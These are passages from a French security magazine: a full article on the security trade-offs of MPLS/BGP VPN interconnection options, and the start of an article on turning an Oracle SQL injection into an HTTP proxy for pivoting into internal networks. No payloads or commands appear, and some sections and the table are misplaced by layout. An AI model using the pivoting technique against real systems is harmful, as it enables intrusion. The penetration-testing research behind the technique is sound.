[7] **KRAMER F. D., STARR S. H., WENTZ L. K., Eds., *Cyberpower and National Security, Center for Technology and National Security Policy*, National Defense University, 2009.**

[8] http://www.globalsecurity.org/military/library/report/2003/20030730chinaex.pdf

[9] http://club.pchome.net/topic_1_15_3804013.html

[10] **WUC : *World Uyghur Congress***

[11] **WINES M., *In Latest Upheaval, China applies new strategies to control flow of information*, The New-York Times, 7 juillet 2009,** [http://www.nytimes.com/2009/07/08/world/asia/08beijing.html?_r=2]

[12] ***East Turkestan: Taïwan Festival Hacked over Uyghur film*, 9 Septembre 2009,** http://www.unpo.org/content/view/10033/236/

[13] ***China paper slams US for cyber role in Iran unrest*, 24 janvier 2010,** http://www.newsdaily.com/stories/tre60n0v3-us-china-us-internet/

[14] **CUI J., *Net access being restored in Xinjiang*, 30 décembre 2009,** [http://www.chinadaily.com.cn/china/2009-12/30/content_9244023.html]

[15] ***China's internet crackdown ahead of Tiananmen anniversary*, 4 juin 2009,** http://blogs.telegraph.co.uk/news/demotix/9953443/Chinas_internet_crackdown_ahead_of_Tiananmen_anniversary/

[16] **Herdict est un projet du *Berkamn Center for Internet & Society*, de l'Université de Harvard,** http://www.herdict.org/web/

[17] http://en.wikipedia.org/wiki/2009_Shishou_riot

[18] http://www.youtube.com/watch?v=ab8Vqns6uYk

[19] ***Rumormongers of Urumqi riots arrested*, 6 août 2009,** http://www.chinadaily.com.cn/china/2009xinjiangriot/2009-08/06/content_8536276.htm

[20] http://www.youtube.com/watch?v=ab8Vqns6uYk

[21] **GERTZ B., *China's Western Woes, Inside the Ring*, 19 août 2005,** [http://www.gertzfile.com/gertzfile/ring081905.html].

[22] **ANDREW M., *Beijing's growing security dilemma in Xinjiang*, The Jamestown Foundation, 2005,** [http://www.jamestown.org/single/?no_cache=1&tx_ttnews%5Btt_news%5D=3869].

[23] **Nom de code Saugus et Saucepan**

[24] **SHICHOR Y., *Pacifying the West: Confidence Building Measures between China and Central Asia*, University of Haifa, Jerusalem, 2002.**

[25] **FALIGOT R., *Les services secrets chinois de Mao aux JO.*, Paris, Nouveau Monde éditions, chapitre 12, 2008.**

[26] http://news.xinhuanet.com/mil/2009-01/08/content_10623910.htm, **8 janvier 2009**

[27] http://news.xinhuanet.com/mil/2009-02/05/content_10765624.htm, **5 février 2009**

[28] **C2 : Commandement et Contrôle**

[29] http://news.cctv.com/china/20090707/105812.shtml, **7 juillet 2009**

[30] **AUGUST O., *The Great Firewall: China's Misguided - and Futile - Attempt to Control What Happens Online*, Wired Magazine, 23 octobre 2007,** [http://www.wired.com/politics/security/magazine/15-11/ff_chinafirewall].

QUELQUES ÉLÉMENTS DE SÉCURITÉ SUR LES INTERCONNEXIONS DES RÉSEAUX PRIVÉS VIRTUELS MPLS/BGP

Cédric Llorens – cedric.llorens@wanadoo.fr

Sarah Nataf – sarah.nataf@gmail.com

mots-clés : *SÉCURITÉ RÉSEAU / ROUTAGE / BGP / MP-BGP / MPLS / VPN / ASBR / INTERCONNEXION*

Cet article décrit la sécurité des différents modèles d'interconnexion entre les réseaux d'opérateurs afin de construire des réseaux virtuels privés (VPN). Après une brève introduction et un rappel sur les protocoles LDP et MP-BGP, quatre options d'interconnexion entre ces réseaux sont décrites, détaillant les avantages et inconvénients.

1 Introduction

L'une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possible. La disponibilité des services réseau est généralement couverte par la topologie du réseau. Quant à l'intégrité des services réseau, elle est généralement couverte par les protocoles réseau d'une part, et celle des équipements d'autre part.

Dans les réseaux IP, le routage des paquets s'effectue sur les adresses IP *(Internet Protocol)*, ce qui nécessite de lire les en-têtes IP à chaque passage sur un nœud réseau. A l'origine conçue pour réduire ce temps de lecture, la technologie MPLS (*Multi Protocol Label Switching*) permet d'améliorer le transit global par une commutation des paquets au niveau 2 et non plus 3, comme le fait IP.

Plutôt que de décider du routage des paquets dans le réseau à partir des adresses IP, l'architecture MPLS s'appuie sur des labels. La commutation de paquets se réalise donc sur ces labels et le routeur ne consulte plus les informations relatives au niveau 3 incluant les adresses IP. En d'autres termes, l'acheminement ou la commutation des paquets est fondé sur les labels et non plus sur les adresses IP comme l'illustre la figure1.




Figure 1 : Réseau MPLS

Même si l'amélioration *hardware* des équipements ne rend plus aussi nécessaire qu'auparavant la commutation au niveau 2 plutôt qu'au niveau 3, l'architecture MPLS présente des avantages notables par rapport au protocole IP (pile de labels, etc.). De plus, des classes de services peuvent être définies afin de garantir les délais d'acheminement.

Sur de telles architectures, il est possible de construire de nombreux services à valeur ajoutée comme des réseaux virtuels privés. De tels réseaux virtuels privés peuvent être construits soit sur un seul réseau d'opérateur, soit sur *n* réseaux d'opérateurs nécessitant des interconnexions et protocoles d'échanges de routes entre ces réseaux d'opérateurs distincts.

Après une brève description technique du protocole LDP et un rappel sur la mise en œuvre de réseaux virtuels privés, nous décrivons les différentes options d'interconnexion existantes.

2 Rappels sur les réseaux multiservices

2.1 Rappel sur le protocole LDP

LDP (*Label Distribution Protocol*) est un protocole défini par l'IETF et utilisé par les routeurs participant à l'architecture MPLS pour diffuser des informations de labels qu'ils ont créées. LDP fonctionne sur le modèle des protocoles de routage IP. Il utilise la table de routage IP pour construire la table de commutation MPLS. Les classes d'équivalence ou FEC (*Forwarding Equivalence Class*) sont découvertes automatiquement lors de l'exploration des tables de routage IP, elles correspondent généralement à des préfixes de routage IP classique **[RFC5036]**.

Le protocole LDP permet donc d'échanger des messages entre les routeurs de cœur de réseau afin de diffuser les informations d'associations entre les labels et chacune des FEC (ou préfixes de routage IP), comme l'illustre la figure 2.




Figure 2 : Echange de messages LDP

Quelle que soit la méthode de distribution choisie (distribution à la demande, distribution ordonnée, etc.), les chemins MPLS unidirectionnels (ou *Label Switched Path*) pour chacune des FEC s'établissent, les paquets MPLS sont commutés le long de ces tunnels LSP.

2.2 Principe de commutation

MPLS généralise la fonctionnalité dite de routage hiérarchique. Pour y parvenir, un paquet MPLS peut contenir plusieurs labels ou piles de labels, comme l'illustre la figure 3.




Figure 3 : Pile de labels

Le label de « tête de pile » ou label externe est utilisé pour la commutation du paquet le long du LSP, les labels suivants ne sont alors utilisés que lorsque ce label a été enlevé. Un équipement du réseau MPLS peut modifier la valeur du premier label (*swap*), empiler un autre label (*push*), dépiler le premier label (*pop*) ou effectuer une combinaison de ces actions.

L'objectif de ce routage hiérarchique est d'offrir une très grande souplesse pour construire de nouveaux services où un deuxième niveau de label permettra d'adresser ces services. Ainsi, dans un L3VPN ou VPN MPLS/BGP, MP-BGP se charge de la signalisation entre PE pour les labels de services VPN. D'autres applications sont aussi possibles, comme pour agréger du trafic au cœur du réseau, mettre en place deux plans de routage différents, émuler un circuit ou encore un LAN au-dessus de MPLS, etc.

2.3 Construire un réseau privé virtuel MPLS/BGP

Un réseau privé virtuel MPLS/BGP de niveau 3 permet de connecter des sites distants sur un réseau partagé par tous les clients **[RFC4364]**. Le trafic du réseau privé virtuel est isolé logiquement des autres trafics VPN. Cette isolation est réalisée par un mécanisme de routage construit sur le protocole MP-BGP, qui est une extension du protocole de routage BGP (*Border Gateway Protocol*) **[RFC2858]**. Le protocole MP-BGP fonctionne en collaboration avec un protocole de distribution de labels LDP afin d'associer un label à une route externe.

Dans le cas des VPN MPLS/BGP, deux niveaux de labels sont utilisés :

- le premier label correspond au préfixe dans le VPN concerné ;
- le second label correspond au tunnel MPLS ou LSP (Label Switched Path).

De plus, chaque VPN peut faire transiter les blocs d'adresses IP qu'il désire sans qu'il y ait de conflit d'adresses IP avec d'autres VPN. Chaque VPN a en effet sa propre table de routage et la commutation du trafic réseau est réalisée sur des labels et non sur des adresses IP. Pour cela, un identifiant appelé RD (*Route Distinguisher*) est accolé à chaque préfixe IPv4 afin de créer, avec le label MPLS, une route VPNv4. En revanche,

dans le cas d'un Extranet ou d'un accès à un fournisseur de services, les adresses IP devront être uniques afin de partager les ressources communes.

Un réseau VPN MPLS/BGP est composé de routeurs P (*Provider* : dédiés à la commutation), de routeurs PE (*Provider Edge* : dédiés à la création des VPN MPLS/BGP ainsi qu'a la connectivité avec les équipements localisés chez les clients) et de routeurs CE (*Customer Edge* : installés chez les clients et connectés aux routeurs PE). Seuls les routeurs PE contiennent la définition des VPN MPLS/BGP, les routeurs P et CE n'ayant aucune connaissance de la configuration des MPLS BGP/VPN. Les routeurs P commutent du trafic labellisé, tandis que les routeurs CE routent du trafic IP. La sécurité logique d'un VPN MPLS/BGP repose principalement sur la configuration logique du VPN dans les configurations des routeurs PE. Pour mieux comprendre les enjeux de configuration des VPN MPLS/BGP, prenons l'exemple de deux VPN A et B reliant deux sites différents pour chacun des VPN, comme illustré à la figure 4.




Figure 4 : Réseau implémentant des VPN MPLS/BGP

Nous avons vu que le RD (Route Distinguisher) permet de garantir l'unicité des routes VPNv4 échangées entre les PE, mais ne définit pas la manière dont les routes vont être insérées dans les VPN. Pour y parvenir, l'import et l'export de routes sont réalisés à l'aide d'une communauté BGP étendue (*extended community*) appelée Route-Target (RT). Les routes-targets doivent être vues comme des filtres appliqués sur les routes VPNv4. Dans notre exemple, les routeurs CE1 A et CE2 A appartiennent au MPLS BGP/VPN A et les routeurs CE1 B et CE2 B appartiennent au MPLS BGP/VPN B.

La configuration des routeurs PE permet de créer ces VPN sur le réseau. Nous utiliserons le terme VRF (*Virtual Routing Forwarding*) par la suite pour désigner un VPN. Par exemple, la configuration du routeur PE, connecté à CE1 A et CE1 B, est la suivante :

```
# Définition du VPN MPLS BGP A :
ip vrf A

   # La valeur du RD (Route Distinguisher) permet d'identifier les
routes échangées entre les routeurs PE pour chaque MPLS BGP/VPN
    rd 1

   # Le VPN A n'accepte que les routes reçues véhiculant le RT 1 et
exporte les routes apprises en insérant le RT 1
    route-target import 1
    route-target export 1
!
# Définition du MPLS BGP/VPN B :
ip vrf B
   rd 2
   route-target import 2
   route-target export 2
!
# Connexion de CE1 A au PE : Cette connexion appartient au VPN A
interface …
   ip vrf forwarding A
   …
!
# Connexion de CE1 B au PE : Cette connexion appartient au VPN B
interface …
   ip vrf forwarding B
   …
!
# Description de la session de routage avec le CE1 A
address-family ipv4 vrf A
 neighbor 10.10.10.102 activate
!
# Description de la session de routage avec le CE1 B
address-family ipv4 vrf B
 neighbor 192.10.10.102 activate
!
```

L'isolation d'un VPN MPLS/BGP repose donc sur les configurations des routeurs PE. Le périmètre d'un VPN peut donc être déterminé à partir de toutes les configurations des routeurs PE constituant le réseau MPLS **[MPLS Sécurité]**.

3 Les interconnexions des réseaux VPN MPLS/BGP

Les opérateurs de télécommunications développent de plus en plus les services réseaux VPN MPLS/BGP et ont besoin de s'interconnecter à d'autres réseaux pour étendre un VPN.

L'interconnexion entre deux réseaux VPN MPLS/BGP est possible par différents types d'interconnexions ou options. Quatre options ont été définies à ce jour et sont décrites dans les paragraphes suivants en détaillant les avantages et inconvénients de sécurité. Les routeurs passerelles entre les deux réseaux sont alors appelés ASBR (*Autonomous System Border Router*), puisqu'ils sont à la frontière de chacun des AS (*Autonomous System*) des opérateurs.

3.1 L'option A

Comme l'illustre la figure 5, cette option permet d'interconnecter « en point à point » un VPN MPLS/BGP entre deux réseaux. Il est communément appelé le modèle « *back-to-back VRF* ».




Figure 5 : Interconnexion - Option A

Les avantages de cette option sont les suivants :

- La configuration d'un VPN est simplifiée puisqu'on ne définit plus les connexions point à point, ni même le VPN explicitement. Seuls des filtrages, configurés de manière symétrique, des routes-targets entre les deux réseaux réalisent le contrôle des interconnexions des VPN.
- L'architecture réseau est simplifiée et extensible même si le nombre de VPN à interconnecter devient important. Seules les capacités de commutation des équipements d'interconnexion seront impactées.

Les avantages de cette option sont les suivants :

- Le confinement des VPN dans des tunnels dédiés en point à point. L'isolation entre les VPN interconnectés est ainsi renforcée.
- La granularité d'analyse en cas de problème réseau est fine par l'isolation de configuration des VPN.
- Il est possible de filtrer le trafic IP natif par VPN. On peut alors effectivement filtrer le trafic du VPN sur les adresses IP et/ou sur les ports TCP/UDP par les mécanismes classiques de filtrage des paquets IP (par exemple : *Access Control List*).
- Il est possible de filtrer le routage par VPN. On peut effectivement contrôler les adresses IP routées sur le VPN par les mécanismes classiques de filtrage de route (par exemple : *Prefix-list*). Notons qu'il est aussi possible de mettre en œuvre des mécanismes de contrôle de l'instabilité des mises à jour des routes (par exemple : *Dampening*).

Les inconvénients de cette option sont les suivants :

- Les configurations des VPN deviennent consommatrices en termes de ressources si le nombre de VPN augmente considérablement. En effet, une session BGP par sous-interface (par VPN) est nécessaire, par exemple. Notons alors que le nombre des équipements d'interconnexion devra aussi augmenter entre les deux réseaux VPN MPLS/BGP.
- L'architecture d'interconnexion devient complexe si le nombre des équipements d'interconnexion entre les deux réseaux VPN MPLS/BGP augmente considérablement. Rappelons que cette architecture doit assurer la disponibilité réseau de l'interconnexion VPN MPLS/BGP.

3.2 L'option B

Comme l'illustre la figure 6, cette option permet d'interconnecter de manière globale deux réseaux VPN MPLS/BGP.




Figure 6 : Interconnexion - Option B

Les inconvénients de cette option sont les suivants :

- La granularité d'analyse en cas de problème réseau n'est plus fine et nécessite en revanche d'analyser les sessions de routage MP-eBGP.
- Il n'y a pas de possibilité de filtrer le trafic IP par VPN (dans la limite des technologies existantes).
- Il n'y a pas de possibilité de filtrer le routage des adresses IP par VPN (dans la limite des technologies existantes). Cependant, un filtrage est possible au niveau des routes-targets échangées entre les deux réseaux, permettant de définir les interconnexions des VPN.

Un opérateur doit être vigilant sur l'établissement de la session MP-eBGP de manière à n'autoriser qu'un pair de confiance afin de ne pas fragiliser la structure MPLS.

3.3 L'option C

Comme l'illustrent les figures 7 et 8 (page suivante), cette option permet d'interconnecter de manière globale deux réseaux MPLS BGP/VPN. Elle se distingue de l'option B dans le sens où les échanges de routes VPNv4 sont effectués entre les PE et non plus par les ASBR.

La session protocolaire MP-eBGP entre les ASBR assure l'échange des labels pour l'établissement de LSP de bout en bout : les routes échangées ne sont pas des routes de type « VPNv4 » (préfixe + RD + label), mais des routes IPv4 labellisées.




Figure 7 : Interconnexion - Option C avec session Multihop MP-eBGP entre les PE

La session protocolaire MP-eBGP entre PE assure quant à elle les échanges des préfixes VPN MPLS au sein de chaque VPN. Chaque PE portant un site intégré à un VPN inter-AS doit monter une session MP-eBGP avec tous les PE de l'autre AS pour réaliser une visibilité complète. C'est pourquoi l'architecture est souvent simplifiée avec l'introduction de réflecteurs de routeurs (RR), comme l'illustre la figure 8.




Figure 8 : Interconnexion - Option C avec session Multihop MP-eBGP entre les réflecteurs de routes

Les avantages de cette option sont les suivants :

- les avantages de l'option B ;
- les échanges des routes VPNv4 se font directement entre les PE des deux réseaux.

Les inconvénients de cette option sont les suivants :

- les désavantages de l'option B ;
- elle offre une visibilité et une atteignabilité totales de PE de chaque opérateur. Charge à chaque opérateur de limiter la visibilité sur son réseau par des filtrages d'annonces.

A noter que diverses variantes de l'option C existent. Dans certains cas, pour limiter la visibilité entre les équipements des deux opérateurs, il est possible de ne pas établir de tunnel LSP de bout en bout, mais d'utiliser l'ASBR pour segmenter le tunnel. Trois niveaux de labels sont alors utilisés :

- Le label interne correspond au label de service VPN alloué par le PE de sortie lui-même (échangé par MP-eBGP).
- Le second label correspond au PE de sortie.
- Le label externe correspond à l'ASBR.

Ainsi, au sein d'un AS, les routeurs P n'ont besoin de maintenir que les LSP vers l'ASBR et n'ont pas besoin de monter des LSP vers tous les PE de sortie de l'opérateur tiers. Si cette option d'encapsulation est retenue, il est alors important de vérifier la MTU pour le bon fonctionnement de l'architecture.

De plus, l'option C est souvent utilisée entre deux réseaux (deux AS) gérés par le même opérateur ou deux opérateurs qui ont un degré de confiance plus fort que dans le cas de l'option A.

3.4 L'option D (ou AB)

Cette option est souvent appelée « A+B » et repose sur une unique session MP-eBGP (assurant la signalisation) entre les deux opérateurs, ou plus exactement entre les ASBR ou « pairs AB », comme l'illustre la figure 9. Le trafic inter-opérateur circule en IP natif le plus souvent ; il peut circuler encapsulé dans du MPLS dans le cas de VPN « CSC » (*Carrier Supporting Carrier*, un modèle VPN hiérarchique dans lequel un opérateur client interconnecte sa propre architecture IP/MPLS par l'intermédiaire d'un réseau MPLS d'un opérateur tiers).

Les avantages de cette option sont les suivants :

- Un compromis entre les avantages de l'option A et de l'option B : elle résout les problèmes de passage à l'échelle lorsque les VPN inter-AS se multiplient, tout en assurant une meilleure isolation ainsi que des possibilités de fonctions de QoS.

  Les trafics sont confinés dans des VRF (option A) permettant de mettre en œuvre une granularité plus fine sur chaque connectivité. Deux approches VRF sont possibles :

  - L'approche par « *VRF attachment circuit* » (*private interface forwarding*) : la VRF est attachée à une sous-interface spécifique entre les deux domaines




Figure 9 : Interconnexion – Option D (ou AB)

Caractéristiques/option	Option A	Option B	Option C	Option D
Protocole requis entre les ASBR	BGP (une session par VPN interconnecté)	MP-eBGP (routes VPNv4)	MP-eBGP (routes IPv4 labellisées)	MP-eBGP (routes VPNv4)
Protocole requis entre les PE	Aucun	Aucun	MP-eBGP (routes VPNv4)	Aucun
Complexité	Simple	Moyenne	Forte	Moyenne
Maîtrise de l'IGP	Oui	Oui	Oui	Oui
Visibilité sur l'AS voisin	Aucune	Seulement ASBR	Tous les PE, réflecteurs de routes, etc.	Seulement ASBR
Dimensionnement	Délicate à gérer dans le temps	Plus facile à gérer dans le temps de par la session MP-eBGP	Facile à gérer	Plus facile à gérer dans le temps de par la session MP-eBGP et la production de VRF
En qui le client doit avoir confiance	Tous les opérateurs implémentant le VPN	Tous les opérateurs implémentant le VPN	Tous les opérateurs implémentant le VPN	Tous les opérateurs implémentant le VPN
En qui l'opérateur doit avoir confiance	Aucun	Aucun	Tous les opérateurs interconnectés	Aucun
Filtrage du trafic routage du VPN	Au niveau IP et par liste de filtrage de routage	Au niveau des RT (Routes Targets) – perte de la granularité de filtrage IP	Aucun	Au niveau des RT (Routes Targets) – perte de la granularité de filtrage IP
Filtrage du trafic données du VPN	Au niveau IP et par liste de filtrage ACL (*Access List Control*)	Aucun au niveau IP, pas de filtrage du trafic MPLS (sauf évolution technologique)	Aucun au niveau IP, pas de filtrage du trafic MPLS (sauf évolution technologique)	Dépend du sous-mode d'interconnexion (équivalent à l'option A ou B)

Tableau 1 : Comparatif sécurité des différentes options d'interconnexion

ASBR et le trafic de données est transporté par label ou en mode natif IP. L'interface partagée (*shared interface*) est utilisée pour transporter le plan de contrôle.

- L'approche par « *Non VRF attachment circuit* » (*shared interface forwarding*) : la VRF n'est pas attachée à une interface, ainsi les trafics de routage et de données transitent par la même interface partagée (shared interface) par label.

- Une unique session MP-eBGP afin d'échanger les préfixes VPNv4 (option B) au lieu d'avoir une session eBGP par VRF (option A) : les opérations sont simplifiées, les ressources mémoire et processeurs des équipements sont moins sollicitées.

Les inconvénients de cette option sont les suivants :

- Un compromis entre les faiblesses de l'option A et de l'option B.

Conclusion

Les architectures d'interconnexion de VPN MPLS/BGP sont possibles et à géométrie variable. Un point essentiel est que dans aucun cas une continuité IGP (protocole de routage interne) ou LDP n'est assurée entre les opérateurs. Effectivement, en établissant une session MP-eBGP entre les ASBR, chacun garde le contrôle sur la sécurité de son routage interne et met en place des filtres sur les annonces de labels à l'entrée de son réseau pour garantir l'intégrité de son architecture MPLS.

Les extensions de VPN MPLS/BGP sur plusieurs réseaux d'opérateurs nécessitent la mise en œuvre d'une interconnexion spécifique nécessitant un choix d'architecture. Plusieurs options existent, comme le résume le tableau 1.

Enfin, le déploiement d'architectures VPN MPLS/BGP par les opérateurs de télécommunications s'accélère et intègre de nouvelles technologies au cœur du réseau MPLS, telles que le *traffic engineering*, l'intégration des classes de services en périphérie et au cœur du réseau, etc. ■


■ RÉFÉRENCES

[RFC4364] : E. Rosen, Y. Rekhter, « *BGP/MPLS IP Virtual Private Networks (VPN)* », IETF RFC 4363, Février 2006, http://tools.ietf.org/rfc/rfc4364.txt

[RFC2858] : T. Bates, Y. Rekhter, R. Chandra, D. Katz, « *Multiprotocol Extensions for BGP-4* », IETF RFC 2858, Juin 2000, http://tools.ietf.org/html/rfc2858

[MPLS Sécurité] : *MISC* n°40, « Sécurité des réseaux : les nouveaux enjeux », Novembre/Décembre 2008

[RFC5036] : L. Andersson, I. Minei, B. Thomas, « *LDP Specification* », IETF RFC 5036, Octobre 2007, http://tools.ietf.org/html/rfc5036



ORACLE : A NEW HOP

Erwan Abgrall – erwan.abgrall@kereval.com
Ingénieur sécurité

mots-clés : ORACLE / SQL INJECTION / TUNNELING

L'accès aux données d'un back-end SQL est souvent considéré comme le point final d'un pentest sur une application web, mais avec des back-end SQL de plus en plus riches en termes de fonctionnalités et l'essor des web services, les bases de données ne sont plus cantonnées au fond du SI dans une DMZ isolée, mais sont devenues de véritables nœuds d'interconnexion entre SI. Il ne faut donc plus considérer l'accès au SGBD comme une fin en soi, mais comme un point d'appui pour pénétrer en profondeur dans les SI.

Nous verrons comment un attaquant partant d'une simple injection SQL peut rapidement transformer une base de données Oracle en un proxy http, ainsi que les outils qui sont à sa disposition pour faciliter cette tâche. Nous terminerons par quelques recommandations pour pallier de tels risques.

1 Introduction

Jusqu'où peut-on aller à partir d'une injection SQL dans un *select* s'exécutant dans un SGBD Oracle avec les privilèges par défaut ?

Bien souvent, un pentest sous Oracle consiste en une escalade de privilèges, et à récupérer le *hash* du mot de passe du DBA en guise de trophée, on va rarement plus loin parce que le périmètre établi ne le permet pas, ou tout simplement parce qu'un *dump* des données de la base est une preuve suffisante. Mais pour un attaquant, c'est plutôt une vision à court terme.

Les solutions offertes aux clients pour enrichir les interconnexions entre leurs SGBD historiques et les autres systèmes par le biais de web services et autres technologies XML ont changé la donne. L'agrégation de données en provenance de plusieurs systèmes jadis indépendants pousse l'évolution du rôle des SGBD dans ce sens. Il suffit de regarder l'ensemble des fonctionnalités offertes par les grands noms de la base de données pour s'en rendre compte.

Red Database Security a démontré en 2005 et 2006 qu'il était possible de mettre en place un *rootkit* au sein d'une base Oracle. Mais la majorité des outils semblent se limiter à l'extraction des données de la base, cette dernière étant considérée comme la dernière étape d'une attaque réussie contre une application web. Cela induit une vision restreinte de l'impact d'une injection SQL, puisqu'elle se limite aux données de la base.

Se frayer un chemin au travers de la base de données pour atteindre l'OS peut s'avérer fastidieux et nécessite bien souvent l'exploitation de vulnérabilités spécifiques. Or les bases de données les moins protégées et mises à jour sont souvent des bases contenant des informations peu ou pas sensibles.

Considérons qu'un attaquant lambda se contente d'exploiter des vulnérabilités connues ou facilement identifiables pour en tirer profit rapidement, attaques qu'il pourra reproduire sur un grand nombre de cibles. Nous tâcherons de conserver cette idée en tête et mettrons de côté les techniques d'exploitation longues et complexes. En se basant sur des techniques déjà connues des *pentesters*, nous verrons comment relayer des requêtes HTTP standards au travers d'une base Oracle.

La preuve de concept combinera les briques suivantes :

- une injection SQL ;
- un canal de retour alternatif ;
- le package `utl_http`.

pour transformer une base de données Oracle en un *proxy web*, et ce à partir d'une simple injection SQL dans une requête SELECT.

2 L'écosystème Oracle

Comme de nombreux éditeurs, Oracle fournit d'anciennes versions de son SGBD phare, et ce gratuitement, pour permettre aux développeurs et futurs clients d'essayer leurs produits. Ces versions sont souvent vulnérables à un certain nombre de vulnérabilités connues et ne devraient pas (en théorie) être utilisées dans des environnements de production. En pratique, ces bases sont souvent utilisées dans des environnements de tests parfois connectés à l'Internet pour des besoins de démonstrations.

NOTE

Oracle possède 49% de parts de marché dans le monde des bases de données, et leur version Linux arrive en tête et représente 75,8% des installations de SGBD en entreprise (source : Oracle). Hormis ses célèbres bases de données, Oracle propose (depuis le récent rachat de Sun) une gamme de produits complète, du système d'exploitation à l'applicatif final, en passant par les serveurs d'application weblogic, ainsi que des progiciels de gestion, solutions de sauvegardes, etc. Tout ce foisonnement d'applications s'articule parfaitement autour de leur serveur de base de données et présente un terreau fertile en configurations par défaut.

Lorsqu'il s'agit d'un environnement de production et que le client a souscrit au support Oracle, les patchs CPU ne sont pas toujours appliqués (l'*Oracle Independant User Group* a mené une étude **[15]** intéressante à ce sujet). Souvent, les DBA ont beaucoup à faire avec les problématiques de dimensionnement et de performance, et ils n'ont pas toujours le temps d'étudier les impacts d'une mise à jour sur le système.

3 Les outils disponibles

Parmi l'ensemble des outils de sécurité disponibles publiquement, seuls quelques-uns proposent des méthodes de *tunneling*. Voici ceux qui s'approchent le plus de notre méthode :

- Squeeza **[3]** : Un outil d'attaque destiné aux injections sous SQL Server, développé par SensePost. Il propose d'utiliser DNS comme canal de retour pour récupérer les résultats des requêtes, ou d'injecter du code `.NET` dans le serveur, pour ainsi transformer le SGBD en plate-forme d'attaque.
